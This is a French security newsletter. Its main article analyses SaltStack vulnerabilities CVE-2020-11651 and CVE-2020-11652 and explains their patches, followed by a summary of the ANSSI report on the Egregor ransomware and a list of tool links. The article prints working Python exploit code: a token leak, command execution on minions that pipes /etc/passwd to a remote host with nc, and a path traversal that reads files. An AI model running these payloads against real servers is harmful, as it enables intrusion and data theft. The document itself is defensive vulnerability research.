Analyse de vulnérabilités
Explications détaillées des failles CVE-2020-11651 et CVE-2020-11652 affectant SaltStack.

Le white paper du mois
Rapport de l'ANSSI sur le rançongiciel Egregor

Analyse des vulnérabilités affectant SaltStack CVE-2020-11651 et CVE-2020-11652

Par Maxime CATRICE

Adobe Stock

> Introduction

Contexte

Le 23 avril 2020, SaltStack a publié une note [1] signalant l'arrivée imminente d'une mise à jour corrigeant une vulnérabilité majeure au sein de l'environnement SaltStack. Le communiqué annonce que le score CVSS de cette vulnérabilité est de 10, ce qui laisse supposer d'une part que cette vulnérabilité est facilement exploitable, mais également qu'elle présente un impact important. Le correctif de cette vulnérabilité a été publié le 29 avril 2020 lors de la sortie des versions 2019.2.4 et 3000.2.

Ces deux vulnérabilités, découvertes par l'entreprise F-Secure dans le cadre d'une mission pour un client, permettaient d'exécuter du code arbitraire sans authentification sur une instance SaltStack ainsi que d'accéder aux fichiers sur le serveur maître. Au moment de sa découverte, F-Secure estimait à environ 6000 le nombre d'instances de SaltStack vulnérables et accessibles sur Internet.

Au cours des jours qui ont suivi la publication des vulnérabilités, plusieurs campagnes d'attaques se sont développées. Ces campagnes ayant pour principal objectif de placer des mineurs de cryptomonnaie sur les serveurs vulnérables. Ainsi, l'infrastructure de LineageOS, un système d'exploitation basé sur Android, a par exemple été touchée par ce type d'attaque [2].

D'autres vulnérabilités ont été publiées depuis, telles qu'une exécution de code à distance (CVE-2020-16846) [3]. Cet article se concentrera sur les deux vulnérabilités découvertes par F-Secure (CVE-2020-11651 et CVE-2020-11652).

SaltStack

SaltStack est un outil de gestion de configuration des systèmes publié sous licence Apache. Il s'agit d'une alternative à d'autres outils similaires tels que Puppet, Ansible ou Chef. Il permet ainsi de décrire des procédures permettant d'automatiser la configuration ainsi que le déploiement d'applications sur des serveurs au sein d'un parc informatique.

Il permet également, depuis les serveurs principaux, de contrôler et de réaliser des actions sur les serveurs administrés, telles que l'installation d'application, la configuration du système.

SaltStack fonctionne sur un système appelé maître-minion :
- Le serveur SaltStack principal est appelé Salt maître
- Tous les serveurs administrés sont appelés Salt minions

Afin d'interagir entre les serveurs maîtres et minions, les communications sont initiées par les serveurs minions, dans le but de réduire la surface d'exposition. En effet, seuls les ports des serveurs maîtres sont ouverts, les minions n'ont pas besoin d'en ouvrir. Ces échanges sont basés sur le protocole ZeroMQ [3].

ZeroMQ est une bibliothèque de messagerie asynchrone, principalement utilisée dans des applications distribuées ou concurrentes.

Le serveur maître expose deux ports et reçoit les connexions des serveurs minions via ces derniers :
- 4505 (TCP) : Les serveurs minions établissent une connexion persistante vers le serveur maître. Les commandes sont émises de manière asynchrone sur toutes les connexions ouvertes sur ce port.
- 4506 (TCP) : Les serveurs minions se connectent aux serveurs maîtres pour envoyer les résultats de requêtes




Schéma d'architecture des échanges réalisés entre minions et maîtres

Ces échanges sont réalisés de manière chiffrée. En effet, les serveurs maîtres et minions s'authentifient dans un premier temps mutuellement à l'aide de clés. Cette authentification est initiée par le serveur minion en émettant sa clé publique et doit être acceptée par le serveur maître. Les échanges sont par la suite chiffrés en AES.
Il est cependant possible de forcer une communication en clair.

SaltStack permet l'exécution de commandes à distance, par exemple, la commande effectuée sur le serveur maître : `salt '*' pkg.install git` : se charge d'émettre aux serveurs minions la commande d'installation du paquet git (en utilisant le gestionnaire de paquet de la distribution sur lequel le serveur minion est en fonctionnement).

Afin de se connecter au serveur maître, SaltStack expose plusieurs méthodes permettant de réaliser des actions à distance. Il est ainsi possible de faire exécuter certaines commandes sans être authentifié.

Par exemple, il est possible de réaliser une commande ping depuis un client sur le serveur maître en utilisant la Bibliothèque SaltStack en Python :

```python
def ping():
    args = {
        'pki_dir': '/tmp',
        'id': 'salt',
        'master_uri': 'tcp://127.0.0.1:14506',
    }
    channel = ReqChannel.factory(args, crypt='clear')
    print(channel.send({
        'cmd': 'ping',
        'msg': 'This is a ping'
    }))
```

Extrait d'un code python utilisant la bibliothèque SaltStack afin de communiquer avec un serveur Salt maître distant

Lors d'une requête ping, le serveur Salt maître renvoie la payload émise à l'identique. Ainsi, le message retour est le suivant :

```
{
  'msg' : 'This is a ping',
  'cmd' : 'ping'
}
```

« Afin d'interagir entre les serveurs maîtres et minions, les communications sont initiées par les serveurs minions, dans le but de réduire la surface d'exposition. En effet, seuls les ports des serveurs maîtres sont ouverts, les minions n'ont pas besoin d'en ouvrir. »

D'autre part, un mécanisme d'authentification est mis en place pour certaines fonctions exposées, telle que la fonction runner qui permet de faire exécuter des commandes sur les serveurs minions. En effet, la réponse suivante est retournée lorsqu'elle est appelée en tant qu'utilisateur non authentifié :

```
{
  'error' : {
    'message' : 'Authentication failure of type "user" occurred',
    'name' : 'UserAuthenticationError'
  }
}
```

> Présentation des vulnérabilités

CVE-2020-11651

Au sein du serveur maître, ces requêtes au format ZeroMQ sont traitées par la classe ClearFuncs. En effet, cette classe est responsable du traitement des requêtes effectuées sans chiffrement ni authentification à destination du processus maître.

Cependant, une fonction exposée par le serveur Salt maître au sein de la classe ClearFuncs, _prep_auth_info est accessible sans authentification. Cette fonction est chargée de s'assurer que les informations nécessaires à l'authentification sont bien présentes au sein de la requête. Lorsque cette fonction est appelée de manière anonyme, celle-ci renvoie un token valide permettant de s'authentifier sur le serveur Salt maître.


Le token obtenu permet ainsi de s'authentifier auprès du serveur Salt maître. Ce qui permet par exemple de faire appel à la fonction runner, permettant de réaliser de l'exécution arbitraire de code sur les serveurs minions, mais également à la fonction _send_ssh_pub, permettant d'exécuter du code sur le serveur maître.

D'autre part, la fonction _send_pub ne nécessite pas d'authentification. Celle-ci permet d'exécuter des commandes arbitraires sur les serveurs minions.

Étant donné que les processus Salt présents sur les serveurs minions sont utilisés à des fins d'administration de la machine, ceux-ci possèdent des droits élevés (si ce n'est directement root).

La CVE-2020-11651 constitue ces deux erreurs de contrôle d'accès.

Un schéma présentant l'enchaînement des vulnérabilités permettant notamment d'exécuter du code sur les serveurs maître et minions (CVE-2020-11651) :



Scénario exploitant la vulnérabilité CVE-2020-11651

Afin d'exploiter cette vulnérabilité, nous avons mis en place deux serveurs (un serveur maître et un serveur minion). Ces deux serveurs communiquent entre eux selon le principe de connexion présenté préalablement.

_prep_auth_info

L'exploitation de la vulnérabilité peut s'effectuer en contactant le serveur maître via le réseau. L'API en Python permettant de contrôler un serveur maître peut être utilisée afin de réaliser l'exploitation de la vulnérabilité.

L'extrait de code python suivant utilise le défaut de contrôle d'accès sur la fonction _prep_auth_info afin d'accéder au token permettant de s'authentifier ultérieurement auprès du serveur maître :

```python
def cve_2020_11651(target) -> str:
    server = {
        'pki_dir': '/tmp',
           'id': 'salt',
           'master_uri': f'tcp://{target}:4506',
    }
    socket = ReqChannel.factory(server, crypt='clear')
    payload = {'cmd': '_prep_auth_info'}
    msg = socket.send(payload)
    token = list(msg[2].values())[0]
    return token
```

Code permettant de récupérer le token d'authentification

Le serveur maître Salt renvoie alors la réponse suivante :

```
[
  'user',
  'UserAuthenticationError',
  {
    'salt' : 'J5mGGcP8cWVKUt+MmWKAwA+Eq7kQNBxMmnPAbaVxGu9uGNPTXjJ9fc5AArLX4m5Hpo/AN2NC-
F7U='
  },
  []
]
```

Ce token permet par la suite de s'identifier en tant qu'utilisateur Unix exécutant le processus maître Salt sur le serveur ('salt' dans le cas actuel). Néanmoins, il est courant que les services Salt soient exécutés en tant que root, ceux-ci devant effectuer des actions d'administration nécessitant de hauts privilèges.

Un attaquant exploitant cette vulnérabilité est ainsi en mesure de s'authentifier sur le serveur Salt maître.

_send_pub

Le même défaut de contrôle d'accès se produit sur la fonction _send_pub.
Cette fonction a pour objectif, depuis le serveur maître, d'émettre des commandes à exécuter sur les serveurs minions. Il faut cependant fournir l'utilisateur qui exécute le processus Salt Master en paramètre (que l'on peut obtenir via la vulnérabilité présentée précédemment).

Il est ainsi possible de demander au serveur maître d'émettre des commandes qui seront réalisées par les serveurs minions.

```
def cmd(target):
    server = {
            'pki_dir': '/tmp',
            'id': 'salt',
            'master_uri': f'tcp://{target}:4506',
    }
    payload = {
            'key': '',
            'cmd': '_send_pub',
            'fun': 'cmd.run',
            'user': 'salt',
            'arg': ["/bin/sh -c 'cat /etc/passwd | nc myip 1664'"],
            'tgt': '*',
            'tgt_type': 'glob',
            'ret': '',
            'jid': 'jid'
    }
    channel = ReqChannel.factory(server, crypt='clear')
    channel.send(payload)
```

Extrait de code permettant de d'exécuter du code arbitraire sur les serveurs minions

Au sein de cette requête, les paramètres sont :

- key : la clé permettant d'authentifier l'utilisateur, qui est vide dans ce cas en raison du défaut de contrôle d'accès ;
- fun : le module ou la fonction qui sera exécutée sur le serveur minion cible ;
- cmd : la fonction qui sera exécutée ;
- fun : le type de commande à exécuter ;
- tgt : la cible de la commande à exécuter ;
- tgt_type : le type contenu dans le paramètre tgt.

Un attaquant peut ainsi exécuter du code arbitraire sur les serveurs minions.
En écoutant sur un serveur externe, il est par exemple possible d'extraire les données :

```
$ nc -lp 1664
root :x :0 :0 : :/root :/bin/bash
bin :x :1 :1 : :/ :/usr/bin/nologin
daemon :x :2 :2 : :/ :/usr/bin/nologin
mail :x :8 :12 : :/var/spool/mail :/usr/bin/nologin
ftp :x :14 :11 : :/srv/ftp :/usr/bin/nologin
http :x :33 :33 : :/srv/http :/usr/bin/nologin
nobody :x :65534 :65534 :Nobody :/ :/usr/bin/nologin
dbus :x :81 :81 :System Message Bus :/ :/usr/bin/nologin
systemd-journal-remote :x :982 :982 :systemd Journal Remote :/ :/usr/bin/nologin
```

```
systemd-network :x :981 :981 :systemd Network Management :/ :/usr/bin/nologin
systemd-resolve :x :980 :980 :systemd Resolver :/ :/usr/bin/nologin
systemd-timesync :x :979 :979 :systemd Time Synchronization :/ :/usr/bin/nologin
systemd-coredump :x :978 :978 :systemd Core Dumper :/ :/usr/bin/nologin
uuidd :x :68 :68 : :/ :/usr/bin/nologin
build :x :1000 :1000 : :/home/build :/bin/bash
salt :x :1001 :1001 : :/home/salt :/bin/bash
```

CVE-2020-11652

La deuxième vulnérabilité affectant SaltStack est un défaut de validation d'entrées utilisateurs permettant d'exploiter une attaque de type directory traversal sur plusieurs fonctions exposées.

get_token

La fonction get_token présente au sein de la classe salt.tokens.localf, qui est légitimement exposée sans authentification par la classe ClearFuncs présentée précédemment, ne valide pas correctement les entrées utilisateurs. En effet, il est possible de passer en paramètre un chemin absolu vers n'importe quel répertoire du système du serveur maître, soit un chemin relatif permettant de remonter l'arborescence de celui-ci.

Il est ainsi possible d'interagir avec des fichiers présents sur le serveur n'appartenant pas à l'application via une attaque de type directory traversal.

```python
def get_token(target):
    server = {
            'pki_dir': '/tmp',
            'id': 'salt',
            'master_uri': f'tcp://{target}:4506',
    }
    channel = ReqChannel.factory(server, crypt='clear')
    payload = {
            'cmd': 'get_token',
            'arg': [],
            'token': '../../../../../etc/passwd',
    }
    print(channel.send(payload))
```

Code permettant par exemple d'exploiter cette vulnérabilité sur la fonction de récupération de token

Cependant, un traitement doit être effectué sur le contenu du fichier cible. Celui-ci ne peut donc pas être récupéré tel quel. Si celui-ci ne peut pas être désérialisé, une erreur se produit, et le contenu du fichier demandé n'est pas renvoyé à l'attaquant. A la place, il récupère un message d'erreur provenant du serveur maître :

```
[CRITICAL] Could not deserialize msgpack message. This often happens when trying to read a file not in binary mode. To see message payload, enable debug logging and retry. Exception : unpack(b) received extra data.

[DEBUG] Msgpack deserialization failure on message : 1qDZOO+QTZoYGwrH7P5i-6RIZFqdZjADJ+LFYmDa8gEBnNjXpsyW5ILkvQE9p3wngx+7R2A7Tx00=

[WARNING] Failed to load token u'../../../../../etc/passwd' - removing broken/empty file.
```

Ainsi cette vulnérabilité n'est que peu exploitable en l'état via la fonction get_token. En effet, il est nécessaire que le fichier que l'on souhaite lire puisse être désérialisé par le serveur Salt maître.

Cependant, d'autres fonctions exposées sont également vulnérables :

wheel

Le module wheel expose des fonctions vulnérables. Néanmoins, il est nécessaire d'être authentifié pour réaliser des requêtes appelant des fonctions au sein du module :

```
{
  'error' : {
    'message' : 'Authentication failure of type "user" occurred',
    'name' : 'UserAuthenticationError'
  }
}
```

Toutefois, il est possible de récupérer un token d'authentification via la vulnérabilité CVE-2020-11651 présentée précédemment.

Au sein des fonctions exposées par le module wheel, qui permet de contrôler le master, les chemins fournis en paramètre de la requête (via le champ path) étaient concaténés avec le chemin racine de l'environnement précisé dans la requête (argument saltenv, qui correspond à la base par défaut).

Cependant, ce chemin n'était pas converti sous forme canonique. Ainsi, lorsqu'un attaquant fournissait le chemin suivant : `../../etc/passwd` dans la requête, ce dernier était concaténé avec le répertoire de l'environnement de la requête (`/srv/salt/` par exemple).

Le chemin concaténé : `/srv/salt/../../etc/passwd` était considéré comme valide car commençant par `/srv/salt/`. Cependant, mis sous forme canonique, ce chemin correspond à `/etc/passwd` qui se situe en dehors du répertoire racine de Salt.

```
545  def clean_path(root, path, subdir=False):
546      """
547      Accepts the root the path needs to be under and verifies that the path is
548      under said root. Pass in subdir=True if the path can result in a
549      subdirectory of the root instead of having to reside directly in the root
550      """
551      real_root = _realpath(root)
552      if not os.path.isabs(real_root):
553          return ""
554      if not os.path.isabs(path):
555          path = os.path.join(root, path)
556      path = os.path.normpath(path)
557      real_path = _realpath(path)
558      if subdir:
559          if real_path.startswith(real_root):
560              return real_path
561      else:
562          if os.path.dirname(real_path) == os.path.normpath(real_root):
563              return real_path
564      return ""
```

Le chemin n'est pas mis sous forme canonique avant de vérifier qu'il appartient bien au dossier racine de l'environnement

Fonction vulnérable de vérification de la validité du chemin entré par l'utilisateur [4]

Un attaquant est ainsi en mesure de contourner le mécanisme de restriction du répertoire de SaltStack afin de lire ou écrire sur tout le système du serveur Salt maître.

```python
def read_wheel(key, path, target):
    server = {
        'pki_dir': '/tmp',
        'id': 'salt',
        'master_uri': f'tcp://{target}:4506',
    }
    channel = ReqChannel.factory(server, crypt='clear')
    payload = {
        'key': key,
        'cmd': 'wheel',
        'fun': 'file_roots.read',
        'path': f'../../../../{path}',
    }
    out = channel.send(payload)['data']['return'][0]
    print(f"{list(out.keys())[0]}\n\n{list(out.values())[0]}")
```

Extrait de code permettant de contourner les restrictions sur le répertoire de destination mis en place par Saltstack

Au sein de cette requête, les paramètres sont :

- key : la clé permettant d'authentifier l'utilisateur, que l'on peut obtenir via la vulnérabilité CVE-2020-11651 ;
- fun : le module ou la fonction qui sera exécutée sur le serveur minion cible ;
- cmd : la fonction qui sera exécutée ;
- path : le chemin cible.

« Ce correctif permet donc de protéger les fonctions ne devant pas être exposées. Un attaquant n'a maintenant plus accès à la fonction lui révélant un token d'authentification. »

Une fois authentifié, le serveur renvoie le contenu du fichier demandé :

```
/srv/salt/../../../../etc/passwd

root :x :0 :0 : :/root :/bin/bash
bin :x :1 :1 : :/ :/usr/bin/nologin
daemon :x :2 :2 : :/ :/usr/bin/nologin
mail :x :8 :12 : :/var/spool/mail :/usr/bin/nologin
ftp :x :14 :11 : :/srv/ftp :/usr/bin/nologin
http :x :33 :33 : :/srv/http :/usr/bin/nologin
nobody :x :65534 :65534 :Nobody :/ :/usr/bin/nologin
dbus :x :81 :81 :System Message Bus :/ :/usr/bin/nologin
systemd-journal-remote :x :982 :982 :systemd Journal Remote :/ :/usr/bin/nologin
systemd-network :x :981 :981 :systemd Network Management :/ :/usr/bin/nologin
systemd-resolve :x :980 :980 :systemd Resolver :/ :/usr/bin/nologin
systemd-timesync :x :979 :979 :systemd Time Synchronization :/ :/usr/bin/nologin
systemd-coredump :x :978 :978 :systemd Core Dumper :/ :/usr/bin/nologin
uuidd :x :68 :68 : :/ :/usr/bin/nologin
build :x :1000 :1000 : :/home/build :/bin/bash
salt :x :1001 :1001 : :/home/salt :/bin/bash
```

De même, il est possible d'écrire sur des fichiers arbitraires du serveur Salt maître via cette vulnérabilité.

Enfin, une méthode exposée par le serveur Salt maître permet de faire exécuter du code arbitraire sur le serveur maître. Cela est possible en utilisant des méthodes du module wheel qui présentent la même vulnérabilité de path traversal.

> Remédiation

CVE-2020-1161

Afin de remédier à la vulnérabilité CVE-2020-11651 [5], SaltStack a procédé à la mise en place d'une liste de fonctions explicitement autorisées à être exposées. En effet, avant cette modification, seules les fonctions de la forme __mafonction étaient bloquées (celles-ci étant considérées comme des méthodes privées en python). Dorénavant, toutes les fonctions qui ne sont pas présentes dans la liste de fonctions autorisées (ping, publish, get_token, mk_token, wheel et runner) ne peuvent être appelées par un client distant.

```
1146 1146          """
1147 1147          log.trace("Clear payload received with command %s", load["cmd"])
1148 1148          cmd = load["cmd"]
1149      -        if cmd.startswith("__"):
1150      -            return False
     1149 +        method = self.clear_funcs.get_method(cmd)
     1150 +        if not method:
     1151 +            return {}, {"fun": "send_clear"}
1151 1152          if self.opts["master_stats"]:
1152 1153              start = time.time()
1153 1154              self.stats[cmd]["runs"] += 1
1154      -        ret = getattr(self.clear_funcs, cmd)(load), {"fun": "send_clear"}
     1155 +        ret = method(load), {"fun": "send_clear"}
1155 1156          if self.opts["master_stats"]:
1156 1157              self._post_stats(start, cmd)
1157 1158          return ret
@@ -1169,8 +1170,9 @@ def _handle_aes(self, data):
1169 1170              return {}
1170 1171          cmd = data["cmd"]
1171 1172          log.trace("AES payload received with command %s", data["cmd"])
1172      -        if cmd.startswith("__"):
1173      -            return False
     1173 +        method = self.aes_funcs.get_method(cmd)
     1174 +        if not method:
     1175 +            return {}, {"fun": "send"}
1174 1176          if self.opts["master_stats"]:
1175 1177              start = time.time()
1176 1178              self.stats[cmd]["runs"] += 1
```

get_method valide que la fonction demandée est bien présente dans la liste d'autorisation

Vérification des fonctions appelées par rapport à la liste d'autorisation prédéfinie

Ce correctif permet donc de protéger les fonctions ne devant pas être exposées. Un attaquant n'a maintenant plus accès à la fonction lui révélant un token d'authentification. De plus, la fonction _send_pub permettant de réaliser de l'exécution de commande sur les serveurs minions sans authentification se retrouve elle aussi inaccessible depuis un client externe.

CVE-2020-11652

Afin de remédier à la vulnérabilité CVE-2020-11652 [6], SaltStack a procédé à la création d'une fonction de canonisation du chemin entré par l'utilisateur :

```
528 + def _realpath(path):
529 +     """
530 +     Cross platform realpath method. On Windows when python 3, this method
531 +     uses the os.readlink method to resolve any filesystem links. On Windows
532 +     when python 2, this method is a no-op. All other platforms and version use
533 +     os.path.realpath
534 +     """
535 +     if salt.utils.platform.is_darwin():
536 +         return _realpath_darwin(path)
537 +     elif salt.utils.platform.is_windows():
538 +         if salt.ext.six.PY3:
539 +             return _realpath_windows(path)
540 +         else:
541 +             return path
542 +     return os.path.realpath(path)
```

Fonction de canonisation du chemin entré par l'utilisateur, fonctionnant indépendamment de la plateforme d'exécution sous-jacente

Fonction de canonisation du chemin entré par l'utilisateur

Maintenant, les chemins entrés par l'utilisateur sont d'abord mis sous forme canonique avant de vérifier leur appartenance au dossier racine de l'environnement Salt :

- Le chemin `/srv/salt/../../etc/passwd` est résolu comme `/etc/passwd` ;
- Le chemin canonique `/etc/passwd` est comparé avec la racine du dossier Salt.

Ainsi, un attaquant n'est plus en mesure de procéder à une attaque de type directory traversal.

Afin de limiter l'impact de ces vulnérabilités, plusieurs points de durcissements de la configuration de SaltStack sont également possibles [7]. Par exemple, faire exécuter SaltStack avec un utilisateur peu privilégié, ainsi que restreindre l'accès aux ports exposés par le serveur maître permettent de réduire les risques de compromission.

> Conclusion

Les deux vulnérabilités SaltStack présentées sont importantes en raison de leur simplicité d'exploitation ainsi que le faible niveau de prérequis qu'elles nécessitent. En effet, une instance de SaltStack exposée et vulnérable suffit. Lors de la découverte de ces vulnérabilités, il y avait environ 6,000 instances vulnérables et exposées sur Internet [8].

De plus, en raison du cas d'utilisation de SaltStack (celui-ci est généralement exécuté dans un contexte privilégié, afin d'administrer les machines sur lesquelles il s'exécute), les conséquences de l'exploitation de ces vulnérabilités sont également importantes.

Un attaquant pouvait ainsi exécuter du code arbitraire sur les serveurs maître et minions, ainsi que de lire et écrire sur des fichiers arbitraires sur le serveur Salt maître.

En réponse à ces deux vulnérabilités, SaltStack a publié les mises à jour suivantes qui corrigent les erreurs logiques présentées précédemment. :

- SaltStack 2019.2.4 ;
- SaltStack 3000.2.

Il est néanmoins possible de se prémunir en amont de telles exploitations de vulnérabilités en durcissant la configuration de SaltStack.

Références

[1] Communiqué SaltStack
https ://raw.githubusercontent.com/SaltStack/community/master/doc/Community-Message.pdf

[2] Hackers breach LineageOS servers via unpatched vulnerability
https ://www.zdnet.com/article/hackers-breach-lineageos-servers-via-unpatched-vulnerability/

[3] ZeroMQ
https ://zeromq.org/

[4] Fonction vulnérable à une attaque de type directory traversal
https ://github.com/SaltStack/salt/blob/2019.2.3/salt/wheel/file_roots.py

[5] Correctifs de la vulnérabilité CVE-2020-11651
https ://github.com/SaltStack/salt/commit/ffea7ffa215313f68b42f82984b0441e1017330c

[6] Correctifs de la vulnérabilité CVE-2020-11652
https ://github.com/SaltStack/salt/commit/d5801df94b05158dc8e48c5e6912b065044720f3

[7] Salt hardening
https ://docs.SaltStack.com/en/latest/topics/hardening.html#general-hardening-tips

[8] Article de blog de la découverte
https ://labs.f-secure.com/advisories/SaltStack-authorization-bypass/

Adobe Stock

> Le rançongiciel Egregor

L'ANSSI a récemment publié un rapport concernant le ransomware Egregor. Le rapport s'appuie sur les recherches effectuées par diverses organisations spécialisées dans la cybersécurité et propose une synthèse des connaissances sur ce groupe d'attaquants. Egregor a commencé une vaste campagne d'attaques depuis la mi-septembre 2020, et au moins 69 entreprises auraient été touchées, dont plusieurs françaises.

Plusieurs groupes d'attaquants semblent mener des attaques avec Egregor, qui fonctionne selon le modèle du Ransomware-as-a-Service (RaaS). Environ 30 % des rançons obtenues reviendraient aux développeurs d'Egregor, le reste se répartissant entre les opérateurs d'une attaque.

Plusieurs indices laissent penser qu'Egregor serait un héritier du groupe Maze. Un scénario probable serait que face à leur trop grande visibilité, les opérateurs de Maze aient décidé de cesser leurs activités. En prévision de cet arrêt, certains développeurs auraient mis au point Sekhmet afin de s'assurer de leurs techniques et procédures. Une fois cette vérification faite, et Maze officiellement terminé, Sekhmet serait devenu Egregor.

Le rapport analyse ensuite la chaîne d'infection constatée. Celle-ci comporte plusieurs variations, étant donné la diversité des opérateurs utilisant la solution. L'infection initiale se fait la plupart du temps par une pièce jointe malveillante envoyée dans un email, ou par l'utilisation d'identifiants valides sur un service RDP exposé. Le cheval de Troie Qakbot est principalement utilisé, mais Ursnif et IceID le sont également. Les outils Sharphound et Adfind sont utilisés pour élever ses privilèges sur le domaine. Des balises SMB de l'outil Cobalt Strike sont utilisées.

Egregor utilise également plusieurs techniques d'évasion, telles que l'imitation de processus, l'injection de code en mémoire, l'obfuscation du code, et l'arrêt de processus couramment utilisés par les analystes ou pour la protection.

Au moment du chiffrement, Egregor vérifie la langue utilisée par le système, et interrompt le chiffrement si une des langues suivantes est identifiée : Arménien, Azerbaïdjanais, Biélorusse, Géorgien, Kazakh, Kirghize, Moldave, Russe, Tadjik, Tatar, Turkmène, Ukrainien, Ouzbek.

Enfin, des sites web sont ensuite utilisés par le groupe pour publier les données volées en cas de non-paiement de la rançon. D'après les analyses de l'ANSSI, certaines techniques d'enregistrement de noms de domaine rappellent le groupe APT TA505 (cf. CXN-2020-3266).

Enfin, le rapport détaille les recommandations de l'ANSSI pour se prémunir des attaques d'Egregor, ainsi que pour réagir de façon optimale en cas d'incident.

Le rapport peut être consulté à l'adresse suivante : https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-012.pdf

La liste des indicateurs de compromission peut être obtenue à l'URL suivante : https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-IOC-006-MISP.json

revue du web

Au programme : tips, mots croisés et comptes Twitter

par Bastien CACACE

> Reading letter
Sujets plus ou moins techniques à creuser

> Les mots croisés de la sécu
Saurez-vous les terminer ?

> Twitter
Sélection de comptes Twitter

Un scanner d'environnement Azure qui s'appuie sur les points de contrôle de CIS #Audit
https://github.com/kbroughton/azure_cis_scanner

Une série d'articles (7 + HS) sur le DevSecOps #DevOps #Audit
https://www.n0secure.org/2020/05/k3s-traefik-a-long-way-to-devsecops-partie-1.html

Un framework de développement de malware en GO #Forensic
https://github.com/redcode-labs/Coldfire

Méthodes populaires pour s'injecter dans un processus Windows #Pentest #Forensic
https://github.com/odzhan/injection

Analyse de l'implant Cobalt Strike #Forensic
https://isc.sans.edu/forums/diary/Quick+Tip+Cobalt+Strike+Beacon+Analysis/26818/

Un map qui suit l'utilisation des bibliothèques utilisées par les groupes d'attaquants #CERT
https://www.intezer.com/ost-map/

Une cheat sheet de pentest Active Directory #Pentest
https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet

Une cheat sheet sur les vulnérabilités XXE #Pentest
https://phonexicum.github.io/infosec/xxe.html

Boîte à outils pour les tests d'intrusion de réseau Wi-Fi et surtout un Mindmap qui fournit des commandes utiles #Pentest
https://github.com/koutto/pi-pwnbox-rogueap

Un tutoriel sur le remplaçant de Fail2Ban, CrowdSec #BlueTeam
https://danielmiessler.com/study/crowdsec/

Bonnes pratiques Dockerfile #DevOps #Conf
https://cloudberry.engineering/article/dockerfile-security-best-practices/

Un scanner WordPress en Go #Pentest
https://github.com/blackbinn/wprecon

